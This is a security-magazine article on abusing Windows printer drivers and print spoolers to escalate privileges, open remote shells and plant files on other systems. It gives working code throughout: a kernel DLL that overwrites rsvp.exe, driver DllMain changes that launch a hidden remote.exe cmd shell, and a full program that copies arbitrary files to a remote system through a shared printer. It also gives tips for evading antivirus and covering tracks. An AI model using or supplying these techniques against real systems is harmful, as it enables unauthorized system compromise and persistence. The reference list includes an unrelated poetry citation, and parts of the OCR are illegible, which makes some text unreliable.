CARSTEN KÖHLER

Print Your Shell

Difficulty ■■□

In every company network, which is based on Microsoft Windows, there are printers connected to print servers that have been shared over the network and thus can be used by many employees at the same time. This article shows how this functionality can be misused for local privilege escalation or for attacks on print servers – up to command line access to the target system.

WHAT YOU SHOULD KNOW...

You should be familiar with the concept of printing over the network and have some basic understanding of driver programming

WHAT YOU WILL LEARN...

You will understand how printer drivers can be manipulated or misused in order to escalate your priviliges, to copy files to a remote system and to get remote shell access

Windows printer driver already have a long and interesting history, and there are many totally different ways for a printer manufacturer to implement drivers for his printers. But, to prevent that every printer manufacturer has to reinvent the wheel and to develop drivers from the ground up. Microsoft offers generic printer driver, which can be customized by the vendor with configuration files and which can be extended for the printer (these drivers are so-called *minidriver*). Also relevant for the development of the driver is the chosen page description language (*Printer Command Language vs. PostScript*), but the decision to implement the driver in kernel mode or in user mode is crucial: Up to Windows NT 4.0, it was only possible to run a printer driver in kernel mode, since Windows 2000, also in user mode is possible. The following table gives an overview on the different possibilities (see Table 1).

The clear tendency to develop user mode printer drivers is easy to understand: A bug in the kernel mode makes your system crash with a blue screen, whereas in user mode you only have to restart the print spooler (one part of the print spooler is listed in the task manager as *spoolsv.exe*), software development and debugging is much simpler in user mode.

To allow an application to use a printer, the interaction of a lot of different components is required. If a text file, which has been composed with Notepad needs to be printed on a locally installed printer, Notepad calls various GDI (*Graphics Device Interface*) functions of the Win32-API. The GDI Rendering Engine and the printer driver process the print data and forward it to the print spooler. The main tasks of the print spooler are to spool the print jobs, optionally further conversions and to send the data to the printer.

In case a locally installed printer is used with a kernel mode printer driver, the process looks as follows:

- If a network printer is used instead of a local printer, the client-side spooler forwards the print job to the server-side print spooler (see Figure 1).

Local Privilege Escalation ... With A Kernel Mode Printer Driver

If we want to elevate our privileges on the local system, why don't we simply install a modified kernel mode printer driver and run arbitrary commands? Well, first it is not allowed for a normal user to install printer drivers (this would require the privilege *Load and Unload Device Drivers* (SeLoadDriver)). Second, the commands in kernel mode printer drivers are limited. However, below we will see how both challenges can be solved.

For this example, we assume interactive (but limited) access to a Windows XP SP3 client system (the target system), on which we want to elevate our privileges. The trick will be to install a printer driver on this system as part of adding a network printer. Therefore, we need a second system (the attacker system), on which we install and share a *malicious* local printer. To start the installation of the driver, a connection from the target system to the shared printer on attacker system must be established. Internet printing (HTTP printer connection from a web browser by just using port 80 TCP) is unfortunately not an option, as the installation of a printer driver in this scenario requires administrative privileges (see [1]). Therefore only the classical ways to map a shared printer can be used, and a connection on port 139 TCP (NetBIOS session service) or 445 TCP (SMB) (The pre-defined service *File and Printer Sharing* in the Windows firewall settings (Tab *Exceptions*) lists port 139 / 445 TCP and port 137 / 138 UDP, but in fact either port 139 TCP or port 445 TCP are sufficient. However, the SMB variant has limitations when it comes to updating printer drivers) from the target system to the attacker system is required. If these requirements are met, the privilege escalation can be achieved as follows:

- Attacker system: A manipulated kernel mode printer driver is installed on the attacker system. Now this printer is shared, so that it can be used over the network – also from the target system.
- Target system: Being logged on locally with a normal user account, a connection to the shared printer is established over the network. This works, because the usage of network printers is permitted for unprivileged user accounts. The manipulated printer driver is copied automatically from the attacker system to the target system.
- Target system: Now all it takes to execute the commands that have been embedded in the malicious kernel mode printer driver is to start a print job.

Table 1. *User mode vs. kernel mode printer driver*

OS	Kernel Mode (version 2 printer driver)	User Mode (version 3 printer driver)
Windows NT	yes	no
Windows 2000, XP, 2003	yes (On Windows 2003 the setting *Disallow installation of printers using kernel mode drivers* must be disabled in order to use kernel mode printer driver)	yes
Windows Vista (and newer)	no	yes



Application (e.g. Notepad)
Printer GUI DLL
User Mode
GDI (Graphics Device Interface)
Spooler
GRE (GDI Rendering Engine)
Kernel Mode
Kernel Mode Printer Driver DLL

Figure 1. *Processing of a print job in kernel mode*

Unfortunately, even in kernel mode it is only possible to execute certain GDI functions, which partially check the privileges of the calling user. For example, the function *EngMapFile* could be used to create or to read files – the access to arbitrary files is, however not possible because the function checks the NTFS access rights. Surprisingly, this check does not happen for the function *EngDeleteFile*, so that it would already be possible to delete arbitrary files. But in order to execute arbitrary commands, it is necessary to load a kernel mode DLL (for further information see [2]) from a so-called dependent file with the function *EngLoadImage*. This dependent file (we choose *sample.dll* for the file name) needs to be specified in the *.inf* file for the printer, which could look like in Listing 1.

The example above was based on the *.inf* file for the MSPLOT example of the Windows Driver Kit (which can be downloaded from [3]). This file contains all the information necessary to install the printer, more information on the entries can be found on [4].

The relevant piece of code in the printer driver DLL could then look like in Listing 2.

This kernel mode DLL could contain arbitrary functionality. The following example code shows, how the file *rsvp.exe* could be overwritten in the function *SampleFunction*. This ultimately leads to a comfortable privilege escalation because the Windows service *QoS RSVP* can be started by a normal user and runs as

Listing 1. *.inf file for the installation of the printer driver*

```
[HP650C22.PCD]
CopyFiles=@HP650C22.PCD,PLOTTER
DataSection=PLOTTER_DATA
[PLOTTER]
PLOTTER.DLL
PLOTUI.DLL
PLOTUI.HLP
sample.dll
[PLOTTER_DATA]
DriverFile=PLOTTER.DLL
ConfigFile=PLOTUI.DLL
HelpFile=PLOTUI.HLP
```

Local System (in this example you might have to be quick to start the Windows service because Windows File Protection (see [7]) will restore the original file) (see Listing 3).

Of course there are lots of other possibilities to permanently escalate your privileges if you can execute arbitrary commands in kernel mode. However, the example above has the advantage that it is not commonly used and therefore does not trigger alerts of antivirus-/antispyware software.

Unfortunately, it is not possible to use kernel mode printer drivers, as the table above shows. Therefore, the following part of the article will show how privilege escalation can be achieved with a user mode printer driver.

Listing 2. *Code snippet to load the kernel mode DLL*

```
typedef int (*MyFunction)();
HANDLE hConfig;
// because sample.dll was included in the CopyFiles directive in the inf
// file, it is also copied to the driver directory and can be loaded from // there
hConfig = EngLoadImage(L"spool\\drivers\\w32x86\\3\\sample.dll");
MyFunction myFunction = EngFindImageProcAddress(hConfig,"SampleFunction");
myFunction();
```

Listing 3. *Kernel mode DLL for privilege escalation*

```
#include <wdm.h>
NTSTATUS DriverEntry(IN PDRIVER_OBJECT DriverObject, IN PUNICODE_STRING RegistryPath);
#ifdef ALLOC_PRAGMA
#pragma alloc_text(INIT, DriverEntry)
#endif


NTSTATUS DllInitialize( IN PUNICODE_STRING pus ) {
     DbgPrint("SAMPLE: DllInitialize(%S)\n", pus->Buffer );
    return STATUS_SUCCESS;
}
NTSTATUS DllUnload( ) {
    DbgPrint("SAMPLE: DllUnload\n");
    return STATUS_SUCCESS;
}

int lasterror;
char buffer[] = "\x4d\x5a\x90....."      // In this buffer you can store the file
          // that overwrites rsvp.exe

__declspec(dllexport) int SampleFunction() {
          UNICODE_STRING fileNameUnicodeString;
          OBJECT_ATTRIBUTES objectAttributes;
          HANDLE hFileHandle=NULL;
          NTSTATUS status;
          OUT IO_STATUS_BLOCK IoStatus,IoStatus1;

          RtlInitUnicodeString( &fileNameUnicodeString,
L"\\??\\C:\\Windows\\system32\\rsvp.exe");
          InitializeObjectAttributes(&objectAttributes,
&fileNameUnicodeString,OBJ_CASE_INSENSITIVE,NULL,NULL);
ZwCreateFile(&hFileHandle,GENERIC_ALL|SYNCHRONIZE,&objectAttributes,
&IoStatus, NULL,FILE_ATTRIBUTE_NORMAL,0,FILE_OVERWRITE_IF,
FILE_NON_DIRECTORY_FILE|FILE_SYNCHRONOUS_IO_NONALERT,NULL,0);
ZwWriteFile(hFileHandle,NULL,NULL,NULL,&IoStatus1,buffer,47616,NULL,
NULL);
          ZwClose(hFileHandle);
              return 0;
}


NTSTATUS
DriverEntry(IN PDRIVER_OBJECT DriverObject,IN PUNICODE_STRING RegistryPath) {
    return STATUS_SUCCESS;
}
```

...With A User Mode Printer Driver

The process *spoolsv.exe*, which is the main component of the print spooler, runs in user mode under the account LocalSystem. This process also loads the printer driver DLL, which is responsible for rendering the printed data. Actually, all the code that has been inserted in DllMain of this DLL will be run by LocalSystem, as soon as the connection to the printer driver is established or a print job is started.

And because the implementation of a printer driver means a lot of work, we will use an example printer driver, which is shipped with the Windows Driver Kit. In the subdirectory *src/print* you can find the source code of a lot of ready-for-use printer drivers, and the following modifications are sufficient to use the *PostScript WaterMark Sample* as a useful tool to make LocalSystem execute arbitrary commands for you.

The following change in `src/print/oemdll/watermark/wmarkps/dllentry.cpp` adds the function *ShellExecute* and the required header file *shellapi.h* in order to execute commands (see Listing 4).

The (long) rest of the file can remain unchanged. To be able to link the DLL, the following change in *src/print/oemdll/watermark/wmarkps/sources* is required (the *sources* file specifies the files needed to build the component) (see Listing 5).

Again, the remainder of the *sources* file can remain unmodified.


The main advantage of this manipulated printer driver is that it is run in user mode. Because of this it is also possible to use it on Windows Server 2003, Windows Vista and Windows Server 2008. The only disadvantage is that certain preconditions must be met so that a manipulated printer driver may be installed as part of connection to a shared printer. One essential setting is called *Prevent users from installing printer drivers*, which can be seen in Figure 2.

This security setting prevents that a standard user installs a printer driver as part of adding a network printer. The following table shows the default setting on the different operating system versions (see Table 2).

Obviously the installation of printer drivers is more restricted on server

Table 2. *Default settings for printer driver installation*

Operating system	Prevent users from installing printer drivers
Windows XP	Disabled
Windows Vista	Disabled
Windows 2003	Enabled
Windows 2008	Enabled



Local Security Settings

Policy	Security Setting
DCOM: Machine Launch Restrictions in Security Descriptor Definition Language (SDDL) syn...	Not defined
Devices: Allow undock without having to log on	Enabled
Devices: Allowed to format and eject removable media	Administrators
[illegible]	[illegible]
Devices: Restrict CD-ROM access to locally logged-on user only	Disabled
Devices: Restrict floppy access to locally logged-on user only	Disabled
Devices: Unsigned driver installation behavior	Warn but allow...

Figure 2. *Setting for the restriction of printer driver installation*

Listing 4. *Changes of the driver to allow command execution*

```
#include "precomp.h"
#include "wmarkps.h"
#include "debug.h"

// StrSafe.h needs to be included last
// to disallow bad string functions.
#include <STRSAFE.H>

#include <shellapi.h>


// Need to export these functions as c declarations.
extern "C" {


///////////////////////////////////////////////////////////
//
// DLL entry point
//

// DllMain isn't called/used for kernel mode version.
BOOL WINAPI DllMain(HINSTANCE hInst, WORD wReason, LPVOID lpReserved)
{

       ShellExecute(...);
       UNREFERENCED_PARAMETER(hInst);
       UNREFERENCED_PARAMETER(lpReserved);
```

Listing 5. *Changes to the file „sources"*

```
TARGETLIBS=  $(TARGETLIBS)                    \
             $(SDK_LIB_PATH)\uuid.lib                   \
             $(SDK_LIB_PATH)\kernel32.lib      \
             $(SDK_LIB_PATH)\user32.lib        \
             $(SDK_LIB_PATH)\shell32.lib       \
             $(SDK_LIB_PATH)\ole32.lib
```

operating systems. If you try to connect to a shared printer nevertheless (which requires the installation of a printer driver), this try will fail with the following error message (see Figure 3).

In principle, the initial position for the installation of printer drivers as part of adding a network printer is also not very encouraging on Windows Vista and Windows Server 2008. On these operating systems the main obstacle is that the driver package needs to be added to the driver store first, and this action requires administrative privileges. Then try to add a network printer for which no printer driver is already available in the local driver store will fail with the following message (see Figure 4).

Fortunately, it is possible on Windows Vista and Windows Server 2008 to install drivers that were signed by a trusted signer even without administrative privileges (see [5]). This means, that the problem above can be solved as soon as you have bought a code signing certificate from a commercial certificate authority (of which the root CA must be shipped with the operating system)(OK, one might argue that if you use a driver that was signed by a trusted signer you could also try the trick by just locally adding a driver for a different device but a printer.). Surprisingly, the installation not only works fine on Windows Vista, but also on Windows Server 2008 where you would normally expect that the setting *Prevent users from installing printer drivers* would prevent this.

Additionally, there are further settings for *Point and Print*, if the system belongs to a domain. By default (on Windows XP, Windows Vista, Windows Server 2003 and Windows Server 2008) these settings only allow you to connect to shared printers on systems within your own Active Directory forest (more details for restrictions on Windows 2003 and Windows XP can be found in [6]). On Windows Vista, and Windows Server 2008, you have the additional possibility to control various warnings and the User Account Control feature, as shown in the following screenshots (left: Windows Server 2003, right: Windows Server 2008) (see Figure 5, 6).


Summing up, we come to the following conclusion: If the target system is part of a domain, you have to have the control over another system in the same forest in order to elevate your privileges (because of the default settings for *Point and Print*). On Windows XP, that is all it takes to gain administrative rights, but on Windows Vista and Windows Server 2008, you need a signed driver package. Only Windows Server 2003, does not provide a possibility to elevate your privileges – provided that the setting *Prevent users from installing printer drivers* has not been loosened up by an administrator.

Get A Remote Shell

There is a variety of different possibilities to get interactive access to a remote target system over the network if administrative privileges are already given. The most popular examples are to install a Windows service on the target system (a mechanism that is also used by the omnipresent tool *psexec*) or to add a task with the task scheduler (*at*). However, if *only* Power User rights are given, things become a little bit more difficult (Although on a typical Windows XPSP3 the reconfiguration of the DCOM service still works)... this part of the article introduces one more possible solution.


For this example, we assume Power User access to a remote target system. Besides this, port 139 / 445 (see footnote b) on the target system must be reachable from the attacker system. But, it is not required that a folder or printer has already been shared.

The first step is to achieve that the target system shares the folder that contains the printer drivers (usually `c:\WINDOWS\system32\spool\drivers`). This can be done either with a GUI (`compmgmt.msc`) or directly with the Win32-API (`NetShareAdd()`). This is possible, because Power User rights are given on the target system and therefore directories can also be shared remotely. Now, in the next step, the printer drivers in this directory can be modified. Also, that is not a problem, because Power Users have write access to all these files. Which possibilities do we have now? First, we copy the standard Microsoft tool *remote.exe* (which can be obtained from [7]) to the target system to be able to execute it there (in order to get command line access). Second, one of the printer drivers needs to be modified on the target system to execute *remote.exe* with the desired parameters the next time somebody prints something. But, we do not have to wait until this happens, because with Power User rights we can




You do not have sufficient access to your computer to connect to the selected printer.

Figure 3. *Error message, in case „Prevent users..." is enabled*



To use the shared printer \\Carsten-pc\Hewlett-Packard HP-GL2 Plotti, you need to install the printer driver on your computer. If you do not recognize or trust the name and location of the printer, do not install the driver.

Figure 4. *UAC message in case the driver is not in the driver store*


Point and Print Restrictions Properties
Setting
Explain
Point and Print Restrictions
Previous Setting
Next Setting
OK
Cancel
Apply
[✓ Not Configured]
Enabled
Disabled

Users can only point and print to machines in their forest.
Users can only point and print to these servers:
Enter fully qualified server names separated by semicolons

Supported on: At least Microsoft Windows XP Professional with SP1 ...

Figure 5. *Point and Print settings dialog on Windows Server 2003*


also share the printer remotely in order to print something ourselves. Even for this a nice GUI can be used: `rundll32 printui.dll,PrintUIEntry /p /n\ machine\printer` (if this possibility was unknown, take a look at the help, the features are very interesting). If you do not want to start the print job on your own, there is also the possibility to wait until the next locally logged on user starts a print job and your commands will be run with his user rights – this can be especially interesting in a domain in case you manage to modify the printer driver on the client system of a domain administrator. To make this attack a little bit stealthier you can now restore the original DLL.

Listing 6. *Execution of „remote.exe" by the printer driver*

```
#include <precomp.h>
#include <shellapi.h>

BOOL __stdcall DllMain(HANDLE hModule, ULONG ulReason, PCONTEXT pContext ) {
          ShellExecute(NULL, TEXT("open"), TEXT("C:\\WINDOWS\\System32\\spool\\
                      DRIVERS\\W32X86\\3\\remote.exe"), TEXT("/S \"C:\\Windows\\
                      system32\\cmd.exe\" myPipe"), NULL, SW_HIDE);
          return TRUE;
}
BOOL __stdcall DrvQueryDriverInfo(DWORD dwMode,PVOID pBuffer, DWORD cbBuf, PDWORD
                      pcbNeeded) {
          return TRUE;
}

VOID __stdcall DrvDisableDriver() {
}
```


Point and Print Restrictions Properties

Setting | Explain

Point and Print Restrictions

[✓ Not Configured] Enabled Disabled

Users can only point and print to these servers:

Enter fully qualified server names separated by semicolons

Users can only point and print to machines in their forest

Security Prompts:

When installing drivers for a new connection:

Supported on: At least Microsoft Windows XP Professional with SP1 ...

Figure 6. *Point and Print settings dialog on Windows Server 2008*

Fortunately, you do not have to create a new DLL for each and every printer driver that you want to manipulate. It is sufficient to create only one DLL for the three generic printer drivers and arbitrary OEM DLLs. The DLL which could be used to start *remote.exe* could also be quite minimalistic (see Listing 6).

From the attacker system you can now connect to the remote shell which has been started on the target system with the command `remote.exe /C <target> myPipe`. Of course, you could also do the same trick with the DLLs that are responsible for the GUI of the printer driver instead of the DLL for the rendering. However, the major drawback it that it is not possible to initiate the command execution over the network (because starting on new print job on the target system does not involve the GUI on the target system in any way). The following listing shows a few examples of GUI DLLs:

- PS5UI.DLL (user interface DLL for generic PostScript printer)
- UNIDRVUI.DLL (user interface DLL for the generic Universal Printer Driver)
- PLOTUI.DLL (user interface DLL for the generic HP-GL/2 plotter)
- HPVUI50.DLL (OEM DLL from Hewlett Packard)
- CQ70SUI.DLL (OEM DLL from Compaq)

Use A Shared Printer to Copy Data to the Target System

Actually this part of the article is quite trivial: If a printer has been shared on a remote system and you have sufficient access to print documents on this printer, you can copy arbitrary data to this system.

For this example, we assume a Windows-based target system (with the name *mytarget*) where a local printer has been installed and shared. Also, we assume an attacker system (with the name *myattacker*), from which the shared printer on *mytarget* can be used – basic user access from *myattacker* to *mytarget* must therefore be given (which is for example, a typical situation in a Windows domain).

The trick is now simply the creative use of the Windows API. The small program that is listed below must be run on *myattacker*. It will create a print job on the shared printer on *mytarget*, change the location of the spool file (for the local and remote spool file) and copy an arbitrary local file to the remote spool file.

One of the most important pieces of the program is the call of the function `StartDocPrinter` (which is called in the program below in the function

Listing 7. *How to copy files to a remote system via a shared printer*

```
#include "stdafx.h"

LPTSTR sourceFileName;
LPTSTR targetFileName;
LPTSTR target;

int _tmain(int argc, _TCHAR* argv[])
{
          if(argc!=7) {
                    wprintf_s(_T("\nUsage:\n%s -t target
                      -s localFileNameFullPath -d
                      remoteFileNameFullPath\nExample: %s -t
                      \\\\target\\Printer1 -s C:\\test.exe
                      -d C:\\Windows\\Tasks\\test.exe\
                      n"),argv[0],argv[0]);
                    return 0;
          }
          for (int i=1;i<argc;i++) {
                    if ( (wcslen(argv[i])==2) &&
                      (argv[i][0]=='-') ) {
                              switch (argv[i][1]) {
                                        case 'd': targetFileNa
                      me=argv[i+1]; i=i++; break;
                                        case 's': sourceFileNa
                      me=argv[i+1]; i=i++; break;
                                        case 't':
                      target=argv[i+1]; i=i++; break;
                                        default: wprintf_s(_
                      T("Unknown parameter: %s\n"),argv[i]);
                      return 0;
                              }
                    }
          }
          copyFileToPrintServer(target);
          return 1;
}

int copyFileToPrintServer(LPTSTR pName) {
          PRINTER_DEFAULTS* pDef = new PRINTER_DEFAULTS;
          pDef->pDatatype = NULL; //_T("RAW");
          pDef->pDevMode = NULL;
          HANDLE hPrinter;
          // YOU HAVE TO CALL IT TWICE!!!!! FIRST HANDLE IS
                      ONLY LOCAL.
          pDef->DesiredAccess = PRINTER_ACCESS_USE;
          // First call...
          if(!OpenPrinter(pName,&hPrinter,pDef)) {
                    doFormatMessage(GetLastError());
                    return 0;
          }
          writeToPrinter(hPrinter);
          // Second call
          OpenPrinter(pName,&hPrinter,pDef);
          writeToPrinter(hPrinter);
          ClosePrinter(hPrinter);
          return 1;
}

int writeToPrinter(HANDLE hPrinter) {
          DOC_INFO_1* docInfo1 = new DOC_INFO_1;
          docInfo1->pDocName = _T("pwn3d");
          docInfo1->pOutputFile = targetFileName;
          docInfo1->pDatatype = NULL;
          if(!StartDocPrinter(hPrinter,1,(LPBYTE)docInfo1)) {
                    doFormatMessage(GetLastError());
                    return 0;
          }
          HANDLE hFile=GetSpoolFileHandle(hPrinter);
          if(hFile==INVALID_HANDLE_VALUE) {
                    doFormatMessage(GetLastError());
          return 0;
          }
          DWORD numb = 0;
          numb = copyFileToHandle(hFile);
          if(INVALID_HANDLE_VALUE == (hFile=CommitSpoolData(hP
                        rinter,hFile,numb))) {
                    doFormatMessage(GetLastError());
                    return 0;
          }
          if(!CloseSpoolFileHandle(hPrinter,hFile)) {
                    doFormatMessage(GetLastError());
                    return 0;
          }
          return 1;
}

DWORD copyFileToHandle(HANDLE hFile) {
          HANDLE readHandle;
          int iFileLength;
          PBYTE pBuffer;
          DWORD dwBytesRead,dwBytesWritten;
          if(INVALID_HANDLE_VALUE==(readHandle=CreateFile(so
                        urceFileName,GENERIC_READ,FILE_SHARE_
                        READ,NULL,OPEN_EXISTING,0,NULL)))
                    return 0;
          iFileLength = GetFileSize(readHandle,NULL);
          pBuffer = (PBYTE)malloc(iFileLength);
          ReadFile(readHandle,pBuffer,iFileLength,&dwBytesRea
                        d,NULL);
          CloseHandle(readHandle);
          WriteFile(hFile,pBuffer,iFileLength,&dwBytesWritten
                        ,NULL);
          return dwBytesWritten;
}

void doFormatMessage( unsigned int dwLastErr ) {
    LPVOID lpMsgBuf;
    FormatMessage(
        FORMAT_MESSAGE_ALLOCATE_BUFFER |
        FORMAT_MESSAGE_IGNORE_INSERTS |
        FORMAT_MESSAGE_FROM_SYSTEM,
        NULL,
        dwLastErr,
        MAKELANGID( LANG_NEUTRAL, SUBLANG_DEFAULT ),
        (LPTSTR) &lpMsgBuf,
        0,
        NULL );
    wprintf_s(TEXT("ErrorCode %i: %s"), dwLastErr, lpMsgBuf);
    LocalFree(lpMsgBuf);
}
```

On The 'Net

- Frost, Robert. North of Boston.1915.Project Bartleby. Ed. Steven van Leeuwen.1999. 29 October 1999 *http://www.bartleby.com/118/index.html*
- [1] Effectively Using IPP Printing, Microsoft Corporation, 8 April 2003 – *http://www.microsoft.com/windowsserver2003/techinfo/overview/internetprint.mspx*
- [2] Windows Point and Print Technical Overview, Microsoft Corporation, 21 March 2003 – *http://www.microsoft.com/windowsserver2003/techinfo/overview/pointandprint.mspx*
